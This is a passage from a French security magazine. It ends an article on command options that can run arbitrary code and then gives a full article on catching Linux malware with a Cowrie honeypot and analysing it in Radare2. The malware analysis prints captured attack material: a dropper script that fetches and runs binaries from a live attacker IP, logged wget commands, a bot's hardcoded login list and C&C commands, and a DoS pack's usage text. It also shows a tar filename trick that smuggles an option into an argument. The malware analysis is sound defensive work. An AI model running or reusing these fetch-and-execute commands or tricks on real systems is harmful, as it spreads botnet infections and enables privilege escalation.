Host server
    Hostname server.corp
    ProxyCommand /tmp/runme.sh
```

Lorsque l'utilisateur va taper **ssh server**, alors le script **/tmp/runme.sh** du serveur sera lancé sur le serveur.

Conclusion

Ces options sont-elles dangereuses ? La réponse n'est pas aussi simple.

Si on prend **tcpdump**, oui, c'est dangereux. **tcpdump** est souvent **suid root** (ou un utilisateur est sudoer), ce qui signifie que l'escalade vers les droits root est immédiate. Selon toute vraisemblance, Hacking Team utilisait cette méthode pour s'élever en privilèges **[HACKING-TEAM]**, et le CERT-FR **[CERT-FR]** a émis une recommandation sur le risque de cet utilitaire. **service** et **apt-get** posent le même risque : si un utilisateur a les droits sur ces commandes via **sudo**, il devient root sans problèmes. Mais un utilisateur avec les droits sur **service**, **apt-get** ou **tcpdump** pose beaucoup de questions liées à la sécurité, autres que l'élévation de privilèges.

Pour les autres commandes, cela peut poser un risque sous condition. Le risque le plus courant vient de scripts employant un glob via *****. Un script tar utilisant ***** pour lister les fichiers à archiver pose un problème de sécurité, un utilisateur pouvant créer un fichier **'-I ./runme.sh'**.

Pour toutes ces raisons, il est généralement admis que fournir un shell restreint n'offre qu'une protection très légère **[rbash]**.

Il reste sûrement de nombreux cas et nombreuses options à tester pour exécuter arbitrairement du code à partir d'une commande standard. Happy hunting :) ■

■ Références

- **[rbash]** https://en.wikipedia.org/wiki/Restricted_shell ; <https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells>
- **[CERT-FR]** <http://www.cert.ssi.gouv.fr/site/CERTFR-2015-ACT-019/CERTFR-2015-ACT-019.html>
- **[HACKING TEAM]** Le catalogue en PDF indique un exploit « 100 %reliable » sur **tcpdump** « under conditions »...
- **[NMAP]** <http://seclists.org/nmap-dev/2010/q1/720>



8^{eme}

FORUM INTERNATIONAL DE LA CYBERSÉCURITÉ



DATA SECURITY & PRIVACY

25 & 26
JANVIER 2016

LILLE
GRAND PALAIS



L'ÉVÉNEMENT EUROPÉEN DE RÉFÉRENCE SUR LA CYBERSÉCURITÉ

➔ www.forum-fic.com

Co-financé par  **RÉGION
Nord-Pas de Calais**

Organisé par



CHASSE AUX MALWARES SOUS GNU/LINUX

Rémi Chipaux – Security consultant ITrust S.À.R.L malware.lu
futex@malware.lu

mots-clés : LINUX / MALWARE / HONEYPOT / REVERSE ENGINEERING

Lorsqu'on évoque les malwares, on parle souvent de la manière de les supprimer, de celle de s'en prémunir, des techniques pour assurer la désinfection des systèmes. Mais si on veut en analyser, la question fondamentale est de savoir comment en trouver, surtout lorsqu'on travaille sous GNU/Linux.

1 Les honeypots

Une des techniques de découverte de codes malveillants les plus intéressantes est l'utilisation des honeypots, ou pots de miel en français. Les honeypots [1] sont des logiciels servant de leurre afin d'appâter des attaquants qu'ils soient des humains ou des bots, dans un environnement cloisonné.

Cette technique va nous permettre d'observer une attaque, de recueillir des traces et surtout des échantillons, afin de comprendre comment un pirate agit et quel est son but.

Il existe trois types d'honeypots :

- À faible interaction : ce sont les plus simples à utiliser. Ils visent à émuler un ou plusieurs services. On peut évoquer des projets comme dionaea [2] et honeyd [3].
- À haute interaction : dans ce cas, le service ne sera plus émulé. On peut, par exemple, utiliser une VM équipée d'un vrai serveur SSH, très mal configuré, avec un mot de passe root faible, et puis attendre... Évidemment, il faudra bien faire attention au cloisonnement de cette VM pour éviter tout dégât collatéral sur votre environnement de travail : que la machine serve de relais, par exemple, pour d'autres attaques en interne ou externe, comme des attaques de type DDoS. Pour consulter les logs une fois la machine piratée, un outil d'administration système bien pratique est sysdig [4].
- À interaction moyenne : c'est un compromis entre les deux types précédents. Il sera fondé sur la mise en œuvre de vrais-faux services dans une prison

virtuelle, via un jail ou chroot. Comme pour le type précédent, il faudra s'assurer que la sécurité de la machine hôte soit parfaitement opérante. Pour émuler un service SSH, on se tournera vers des logiciels comme Kojoney [5], Kippo [6] et le petit nouveau Cowrie [7] un fork de Kippo.

2 Cowrie

Étant le plus récent (Kippo n'est plus maintenu depuis 2010 et Kojoney depuis 2006), je me suis penché sur Cowrie dont une version alpha est sortie en août 2015. Elle est parfaitement fonctionnelle et corrige en outre certains défauts de Kippo. Je citerais deux exemples : le fait que sous Kippo une simple commande **echo -n test** affichera **-n test** ce qui permettra à l'attaquant de détecter la présence du honeypot. De même, un ping 999.999.999.999 répondra... Sans compter que des scripts Metasploit [8] [9] ont été écrits pour automatiser ce genre de détection.

Passons à l'installation : côté matériel, un simple Raspberry Pi conviendra très bien, peu de ressources étant nécessaires. Il faudra seulement installer une base de données MySQL et un serveur Web Apache, lighttpd ou Nginx, selon sa préférence.

Cowrie s'installe depuis son dépôt GitHub. Sa configuration repose sur le fichier **cowrie.cfg**. Il est possible de choisir différentes options, comme le port d'écoute, le **hostname**, déterminer les identifiants de connexion à la base de données, etc. La liste des couples login/password que l'on souhaite autoriser ou activer, est stockée dans le fichier **data/userdb.txt**.

Son lancement est simple et s'effectue avec une simple exécution d'un script **start.sh**. Ne pas oublier cependant au préalable d'activer une règle iptables pour forwarder le trafic sur le port 22 (Cowrie écoute par défaut sur le port 2222). Les attaquants ne prenant que rarement le temps de scanner tous les ports pour trouver un serveur SSH, laisser la configuration par défaut nous expose à ne pas voir passer grand-chose. Il est donc préférable de se mettre en écoute sur le port standard, et aussi d'activer la redirection de port depuis votre routeur Internet. On évitera également de lancer Cowrie en tant que root, celui-ci pouvant être victime, comme tout logiciel, de failles de sécurité.

```
# Commande iptables pour rediriger le trafic du port 22 sur le port
d'écoute de Cowrie (à lancer en root).
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

Évidemment, un environnement simulé ne possède pas toutes les fonctionnalités d'un vrai système d'exploitation ; seules quelques commandes shell, parmi les plus courantes, sont présentes. Il suffira de taper « env » pour avoir un « command not found » en retour et ainsi détecter la présence de notre honeypot.

Cependant, il est possible d'ajouter à la liste des commandes de base, des commandes simples dans un fichier texte qui sera inclus dans le dossier **txtcmd**. Il suffira alors d'écrire ce que l'on veut que la commande renvoie pour donner à l'attaquant l'impression qu'il dialogue avec un vrai service.

Pour des commandes plus complexes, il est possible d'utiliser des scripts Python dans le dossier **cowrie/commands**.

Les logs sont au format JSON et texte brut dans les fichiers **log/cowrie.json** et **log/cowrie.log**, puis dans la base de données MySQL si celle-ci est activée. Une interface Web très complète a déjà été développée, kippo-graph [10], avec de jolies statistiques sur les attaques par pays, IP et la possibilité de rejouer les attaques via playlog. Facile à installer, c'est une simple archive tgz contenant notamment un fichier de configuration **config.php** dans lequel il faut entrer les identifiants de la base de données.

Et voilà ! Il ne reste plus qu'à attendre que le poisson morde à l'hameçon.

Et cela arrive assez vite : au bout de quelques heures, on peut déjà constater les premières attaques. La plupart se résument à des tentatives de bruteforce SSH, ou quand il y a une connexion réussie, à des passages de simples commandes shell. Mais parfois un bot ou un humain passe par là et lance des commandes plus intéressantes.

Pour visualiser les logs sans se casser la tête, Kippo-graph génère des jolis diagrammes. Ne pas oublier pour l'utiliser de mettre les droits d'écriture sur le dossier **kippo-graph/generated-graphs**, car c'est à cet emplacement que le logiciel va y écrire les images des diagrammes.

Les figures suivantes donnent quelques exemples des statistiques sur une période d'analyse d'environ deux mois.




Figure 1 : Activités humaines.

La partie la plus intéressante de ces graphes, ce sont les fichiers téléchargés sur la figure 2, pas loin d'une trentaine durant la période d'analyse. Ce sont très souvent des scripts shell servant à automatiser le téléchargement d'autres binaires, ou alors des bot IRC codés en Perl ou Python qui infecteront le serveur.

wget commands

The following table displays the latest "wget" commands entered by attackers in the honeypot system.

CSV of all "wget" commands

ID	Timestamp	Input	File link	Play Log	Kippo-Scanner
1	2015-09-06 09:44:16	wget http://222.186.31.182:1/Scance	http://anonym.to/?http://222.186.31.182:1/Scance	Play	Scan File
2	2015-09-06 09:44:05	wget http://222.186.31.182:1/Copom	http://anonym.to/?http://222.186.31.182:1/Copom	Play	Scan File
3	2015-09-06 09:11:29	wget http://222.186.31.182:1/Copom	http://anonym.to/?http://222.186.31.182:1/Copom	Play	Scan File
4	2015-09-06 05:35:11	wget http://222.186.31.182:1/Scance	http://anonym.to/?http://222.186.31.182:1/Scance	Play	Scan File
5	2015-09-06 05:34:27	wget http://183.60.202.224:1/scanwt	http://anonym.to/?http://183.60.202.224:1/scanwt	Play	Scan File
6	2015-09-06 05:34:15	wget http://183.60.202.224:1/scan11	http://anonym.to/?http://183.60.202.224:1/scan11	Play	Scan File
7	2015-09-06 04:42:48	wget http://222.186.34.220:2/scan11	http://anonym.to/?http://222.186.34.220:2/scan11	Play	Scan File
8	2015-09-06 04:20:10	wget http://183.60.202.224:1/scan11	http://anonym.to/?http://183.60.202.224:1/scan11	Play	Scan File
9	2015-09-05 15:48:44	wget http://183.60.204.201:1/Copom.exe	http://anonym.to/?http://183.60.204.201:1/Copom.exe	Play	Scan File
10	2015-09-05 13:01:52	wget http://183.60.202.224:991/Copom	http://anonym.to/?http://183.60.202.224:991/Copom	Play	Scan File
11	2015-09-05 04:53:02	wget http://183.60.202.224:991/Copom	http://anonym.to/?http://183.60.202.224:991/Copom	Play	Scan File
12	2015-09-04 15:27:19	wget http://222.186.34.220:1/LiLi	http://anonym.to/?http://222.186.34.220:1/LiLi	Play	Scan File
13	2015-09-04 15:26:59	wget http://183.60.202.224:1/Copom	http://anonym.to/?http://183.60.202.224:1/Copom	Play	Scan File
14	2015-09-04 03:30:35	wget http://94.102.49.19/gb.sh	http://anonym.to/?http://94.102.49.19/gb.sh	Play	Scan File
15	2015-09-04 02:55:00	wget http://94.102.49.19/gb.sh	http://anonym.to/?http://94.102.49.19/gb.sh	Play	Scan File
16	2015-09-04 02:24:42	wget http://94.102.49.19/gb.sh	http://anonym.to/?http://94.102.49.19/gb.sh	Play	Scan File
17	2015-08-29 11:28:33	wget -q http://192.187.101.74:/d.sh	http://anonym.to/?http://-q	Play	Scan File
18	2015-08-27 15:10:15	wget -c http://61.147.107.109:8089/linag	http://anonym.to/?http://-c	Play	Scan File
19	2015-08-27 01:17:11	wget -q http://192.187.101.74:/d.sh	http://anonym.to/?http://-q	Play	Scan File
20	2015-08-24 02:19:07	wget http://142.0.44.50/l.sh	http://anonym.to/?http://142.0.44.50/l.sh	Play	Scan File
21	2015-08-22 06:42:41	wget http://192.187.119.138/lel.sh	http://anonym.to/?http://192.187.119.138/lel.sh	Play	Scan File
22	2015-08-22 04:38:35	wget http://192.187.119.138/lel.sh	http://anonym.to/?http://192.187.119.138/lel.sh	Play	Scan File
23	2015-08-22 01:00:17	wget http://192.187.119.138/lel.sh	http://anonym.to/?http://192.187.119.138/lel.sh	Play	Scan File
24	2015-08-21 22:59:15	wget http://192.187.119.138/lel.sh	http://anonym.to/?http://192.187.119.138/lel.sh	Play	Scan File
25	2015-08-21 21:41:57	wget http://192.187.119.138/lel.sh	http://anonym.to/?http://192.187.119.138/lel.sh	Play	Scan File
26	2015-08-21 21:31:13	wget http://192.187.119.138/lel.sh	http://anonym.to/?http://192.187.119.138/lel.sh	Play	Scan File
27	2015-08-05 00:05:45	wget http://192.3.207.242/bin.sh	http://anonym.to/?http://192.3.207.242/bin.sh	Play	Scan File

Figure 2 : Téléchargements.

3 Radare2

Analysons la première avec Radare2 [11].

Initialement, Radare était un éditeur hexadécimal ; puis à force de rajouter de nouvelles fonctionnalités, il est devenu un framework de reverse engineering open source complet, supportant un nombre imposant d'architectures (x86, ARM, PowerPC...) et de formats de fichiers exécutables (PE, ELF, COFF, DEX...). Il peut être considéré comme une alternative à des solutions comme gdb et même IDA. La liste de toutes ses fonctionnalités est trop longue pour être énumérée ici, il peut même être utilisé pour le développement d'exploits (recherche de chaînes ROP), ou la construction de shellcode, tout comme Metasploit.

Voici quelques commandes utiles :

Analyse statique

r2 -w \${binaire}	Ouvre le binaire en écriture
?	Pour l'aide
aaa	Analyse le binaire
af	Analyse les fonctions
afI	Affiche les fonctions
afi	Affiche les informations sur la fonction
afn	Renomme une fonction
axt	Retourne les cross references depuis
axf	Retourne les cross references vers
iI	Informations sur le fichier
izz	Affiche les chaînes de caractères contenues dans tout le binaire
ie	Affiche le point d'entrée
pdf @ \${fonction}	Affiche le code de la fonction
ps @ \${offset}	Affiche la chaîne de caractères
fs	Affiche le nombre de chaînes de caractères, symboles et de sections
s \${adresse}	Se positionner sur une adresse
V	Vue graphique

Analyse dynamique

r2 -d \${binaire}	Ouvre le binaire pour une analyse dynamique
ds	Step in
dso	Step out
dss	Outrepasse l'instruction
dr \${register}=xx	Modifie la valeur d'un registre
db \${adresse}	Pose un point d'arrêt
dbt	Affiche la backtrace

4 Analyse d'attaque

Sur la figure 2 (attaque numéro 27), on peut voir que l'attaquant a téléchargé un script shell via la commande **wget**. Cowrie l'a sauvegardé automatiquement pour nous dans le dossier **dl**.

```
#!/bin/bash
rm -rf 1 2 3 4 5 6 7 8 9 10 11 12
cd /tmp && wget -q http://192.3.207.242/1 && chmod +x 1 && ./1
...
cd /tmp && wget -q http://192.3.207.242/8 && chmod +x 8 && ./8
..
rm -rf *
busybox wget -q http://192.3.207.242/1; cp /bin/busybox ./; cat 1 >
busybox; rm 1; cp busybox 1; rm busybox; ./1
...
busybox wget -q http://192.3.207.242/8; cp /bin/busybox ./; cat 8 >
busybox; rm 8; cp busybox 8; rm busybox; ./8
rm -rf *
```

Comme nous pouvons le voir sur la capture, notre script shell télécharge douze binaires dans **/tmp** (j'ai volontairement supprimé plusieurs lignes par souci de place), leur attribue les droits d'exécution puis les exécute à la suite.

Ces derniers binaires n'ayant pas été téléchargés automatiquement par Cowrie, il faut le faire manuellement pour les analyser ensuite.

Il s'agit d'exécutables au format ELF compilés chacun pour une architecture spécifique (x86, amd64, ARM, ia64...). Une recherche à partir de leur hash MD5 sur VirusTotal, une règle YARA ou un scan avec ClamAV va nous permettre d'identifier à quel type de malwares nous avons affaire. Il s'agit d'un exemplaire de code malveillant bien connu, Linux/Bash0day ou Linux.Gafgyt.

Nous allons nous pencher sur le binaire 8 (MD5 : ca2fa3de6da0dfe579410f76cad26fcc) compilé pour l'architecture x86. La commande **rabin2** nous permet d'afficher quelques informations le concernant ainsi que le point d'entrée.

```
futex@Ares D /tmp/dl D rabin2 -I 8
Warning: Cannot initialize dynamic section
pic      false
canary    false
nx        true
crypto    false
va        true
bintype   elf
class     ELF32
lang      c
arch      x86
bits      32
machine   Intel 80386
os        linux
subsys    linux
endian    little
stripped  false
static    true
linenum   true
lsyms     true
relocs    true
rpath     NONE
binsz     161945
futex@Ares D /tmp/dl D rabin2 -e 8
Warning: Cannot initialize dynamic section
[Entrypoints]
vaddr=0x08048164 paddr=0x00000164 baddr=0x08048000 laddr=0x00000000

1 entrypoints
```

Le binaire est lié statiquement, ce qui explique sa taille (160Ko) et n'est même pas strippé.

Jetons un œil du côté des chaînes de caractères présentes. Cela peut nous donner quelques indications sur son comportement.

```
futex@Ares 0 /tmp/dl 0 rabin2 -z 8
Warning: Cannot initialize dynamic section
vaddr=0x0805d120 paddr=0x00015120 ordinal=000 sz=19 len=18
section=.rodata type=ascii string=192.3.207.242:7632
vaddr=0x0805d133 paddr=0x00015133 ordinal=001 sz=5 len=4 section=.
rodata type=ascii string=root
vaddr=0x0805d13b paddr=0x0001513b ordinal=002 sz=6 len=5 section=.
rodata type=ascii string=admin
vaddr=0x0805d142 paddr=0x00015142 ordinal=003 sz=9 len=8 section=.
rodata type=ascii string=operator
vaddr=0x0805d14c paddr=0x0001514c ordinal=004 sz=5 len=4 section=.
rodata type=ascii string=test
vaddr=0x0805d165 paddr=0x00015165 ordinal=007 sz=6 len=5 section=.
rodata type=ascii string=debug
vaddr=0x0805d16c paddr=0x0001516c ordinal=008 sz=6 len=5 section=.
rodata type=ascii string=login
vaddr=0x0805d173 paddr=0x00015173 ordinal=009 sz=6 len=5 section=.
rodata type=ascii string=guest
vaddr=0x0805d1a6 paddr=0x000151a6 ordinal=016 sz=7 len=6 section=.
rodata type=ascii string=123456
vaddr=0x0805d1ae paddr=0x000151ae ordinal=017 sz=8 len=7 section=.
rodata type=ascii string=default
vaddr=0x0805d1b7 paddr=0x000151b7 ordinal=018 sz=5 len=4 section=.
rodata type=ascii string=pass
vaddr=0x0805d1bd paddr=0x000151bd ordinal=019 sz=9 len=8 section=.
rodata type=ascii string=password
vaddr=0x0805d919 paddr=0x00015919 ordinal=043 sz=6 len=5 section=.
rodata type=ascii string=PONG!
vaddr=0x0805d91f paddr=0x0001591f ordinal=044 sz=11 len=10
section=.rodata type=ascii string=GETLOCALIP
vaddr=0x0805d664 paddr=0x00015664 ordinal=034 sz=70 len=69
section=.rodata type=ascii string=cd /tmp; rm -rf bin.sh; wget
http://192.3.207.242/bin.sh; sh bin.sh\r\n
vaddr=0x0805d6ac paddr=0x000156ac ordinal=035 sz=50 len=49
section=.rodata type=ascii string=/bin/busybox;echo -e
'\147\141\171\146\147\164'\r\n
...
```

Avec cette vue, nous avons déjà l'adresse IP d'un serveur (192.3.207.242 port : 7632), une liste de ce qui semble être des logins et des mots de passe, des commandes envoyées au botnet, puis une ligne de commandes shell comme lors du premier script, et donc pas même de signes d'un packer. Avec toutes ces informations, nous en savons donc déjà beaucoup sur son comportement !

Une chaîne de caractères intéressante est **echo -e '\147\141\171\146\147\164'**. Cette commande va aussi servir à notre malware à détecter s'il est exécuté sur un honeypot ou pas. Dans l'exemple ci-dessous, la commande est exécutée dans un shell classique.

```
futex@Ares 0 /tmp/dl 0 echo -e '\147\141\171\146\147\164'
\147\141\171\146\147\164
```

Puis ensuite, on peut voir le résultat de cette même commande sur le honeypot ou dans une busybox, elle va afficher le nom de la famille du malware.

```
root@Artemis:~# echo -e '\147\141\171\146\147\164'
gayfgt
```

Jetons un œil au binaire : pour une analyse statique, il faut l'ouvrir avec la commande **r2 ./.8 (r2 -d \$BINAIRE** pour une analyse dynamique). Au lancement, on se trouve dans un shell positionné automatiquement à l'entry point. On rentre **aaa** pour que Radare effectue une analyse ; **fs** nous affichera le nombre de chaîne de caractères et de symboles ; **afl** nous affichera les noms et adresses des fonctions, assez nombreuses dans ce cas précis, car il s'agit d'un binaire statique. Pour obtenir de l'aide sur une commande, il faut la faire suivre d'un point d'interrogation. L'aide sur la commande **f** sera obtenue en tapant **f?**.

```
futex@Ares 0 /tmp/dl 0 r2 8
[0x08048164]> aaa
[0x08048164]> fs
0 256 . strings
1 1094 . symbols
2 0 . relocs
3 36 . sections
4 2 . functions
[0x08048164]> ps @str._proc_cpuinfo
/proc/cpuinfo
```

Parmi les fonctions intéressantes, on trouvera notamment :

```
getHost .text 08048E33
getOurIP .text 0804D950
getRandomIP .text 08049CB6
getRandomPublicIP .text 080499B5
initConnection .text 0804D81
StartTheLeIz .text 08049EF6
processCmd .text 0804CAED
```

Au départ, dans la fonction **main**, le programme va appeler la fonction **getOurIP**, pour faire une connexion vers le serveur DNS de Google 8.8.8.8 port 53 afin de tester la connexion ; puis il va lire le fichier **/proc/net/route** afin de récupérer l'adresse de la passerelle, et le nom de la première interface réseau affichée.

Ensuite, via un appel à **ioctl**, il récupérera l'adresse MAC afin d'identifier notre machine, comme montré dans la figure 3, où l'on peut voir un exemple de graphique sous Radare2.

Plus loin, la fonction **StartTheLeIz** sera appelée : il ouvrira une connexion sur le port 23 (0x17) et chargera la liste des identifiants et mots de passe compilés en dur, puis tentera une attaque par force brute.

Notre malware cherchera donc à avoir un accès à notre routeur, et générera via la fonction **getRandomIP** et **getRandomPublicIP** de nouvelles adresses à scanner.

D'autres fonctions comme **getBogots** et **getCores** vont lire le fichier **/proc/cpuinfo** pour voler des informations sur l'architecture de la machine: nombre de cœurs, fréquence du CPU, etc. (figure 3, page suivante).




Figure 3 : Recherche du nom de l'interface réseau.




Figure 4 : ProcessCmd

Ensuite la fonction **processCmd** dans la figure 4 servira à communiquer avec le c&c.

Commandes utilisées par le bot :

PING	Teste la connexion vers le C&C
GETLOCALIP	Recherche l'IP de la machine infectée
SCANNER	Scanne le VLAN à la recherche d'un port 23 ouvert
DNS	Amplification DNS
UDP	Flood UDP
TCP	Flood TCP SYN
JUNK	Génère du trafic réseau
HOLD	Génère du trafic réseau
RANDOM	Génère du trafic réseau
KILLATK	Termine le flood
LOLNOGTFO	Termine le processus

Si vous voulez voir d'autres analyses de malwares Linux, je vous invite à aller sur le site de l'équipe Malware Must Die [12].

5 Beer Persistent Threat

Voici un second exemple collecté par Cowrie. Il s'agit d'une archive tar nommée **flood.tar.gz** (hash: 847177b71a4db6c071cdc711d0d9ad46) contenant une nouvelle fois un script bash nommé flood (hash: 2266b094df55630e77fa6739a7579683) et une trentaine de binaires dans un dossier **bin**.

```
#!/bin/sh
if [ "$1" = "" ]; then
echo ""
echo " flood vBETTA 00.2 : a DoS pack "
echo " by Zorg http://wget.home.ro "
echo " wget*home.ro "
echo " "
echo " usage : $0 <host> <type of attack> "
echo " "
echo " Types of Attacks : "
echo " 1 = ++ATH0 "
echo " 2 = pimp "
echo " 3 = hanson "
echo " 4 = beer "
echo " 5 = trash "
echo " 6 = teardrop "
echo " 7 = winnuke "
echo " 8 = kox "
echo " 9 = sspring "
echo " 10 = land "
echo " 11 = kod "
echo " 12 = fawx "
echo " 13 = bloop "
echo " 14 = echok "
echo " 15 = wingatecrash "
echo " 16 = coke "
echo " 17 = duy "
echo " 18 = Frontpage-Personal Web Server(3.0.2) DoS "
echo " 19 = ruc "
echo " 20 = HiperBomb "
echo " 21 = Inetd DoS "
echo " 22 = OpenTear "
echo " 23 = vadimII "
echo " "
echo " example : $0 linux.com 6 (for a teardrop attack against linux.com)"
```

Le script prend en paramètre un nom d'hôte/adresse IP et un type d'attaque parmi les 23 au choix lançant chacun un des binaires du dossier **bin**. Tous exploitent des vieilles failles sur Windows9x et 2000 ainsi que des attaques DoS.

Au hasard, jetons un œil au binaire **bin/beer** :

```
if [ "$2" = 4 ]; then
echo " Beer Attack "
exec bin/beer $1 100
fi
```

Comme précédemment, affichons les chaînes de caractères contenues dans le malware une fois servi bien frais dans Radare :

```
[0x080484d0]> iz
vaddr=0x08048740 paddr=0x00000740 ordinal=000 sz=15 len=14
section=.rodata type=ascii string=beer.c by ???\n
vaddr=0x08048760 paddr=0x00000760 ordinal=001 sz=50 len=49
section=.rodata type=ascii string=Edited, and made for use with VT/
bx by Cyranix0r\n
vaddr=0x08048792 paddr=0x00000792 ordinal=002 sz=26 len=25
section=.rodata type=ascii string=Usage: %s <host> <times>\n
vaddr=0x080487ac paddr=0x000007ac ordinal=003 sz=18 len=17
section=.rodata type=ascii string=unknown host: %s\n
```

Ok, c'est donc notre cher Cyranix0r qui doit être un amateur de la Vores Øl, une bière danoise open source [13].

Décapsulons ces fonctions :

```
[0x080484d0]> af1
0x080484d0 34 1 entry0
0x08048434 6 1 sym.imp.__libc_start_main
0x08048580 89 4 sym.main
0x08048500 70 8 sym.__do_global_dtors_aux
0x08048548 5 1 sym.fini_dummy
0x08048550 29 3 sym.frame_dummy
0x08048404 6 1 sym.imp._register_frame_info
0x08048570 5 1 sym.init_dummy
0x080486c0 35 3 sym.__do_global_ctors_aux
0x080486e4 5 1 sym.init_dummy_1
0x080485dc 172 3 sym.beer
0x08048454 6 1 sym.imp.gethostbyname
0x08048464 6 1 sym.imp.bzero
0x08048414 6 1 sym.imp.bcopy
0x08048494 6 1 sym.imp.htons
0x080484b4 6 1 sym.imp.socket
0x080484a4 6 1 sym.imp.connect
0x08048444 6 1 sym.imp.printf
0x08048474 6 1 sym.imp.exit
0x080483c4 47 3 sym._init
0x08048688 48 5 sym.alcohol
0x080486ec 26 1 obj._etext
0x08048424 6 1 sym.imp._deregister_frame_info
0x08048484 6 1 sym.imp.atoi
```

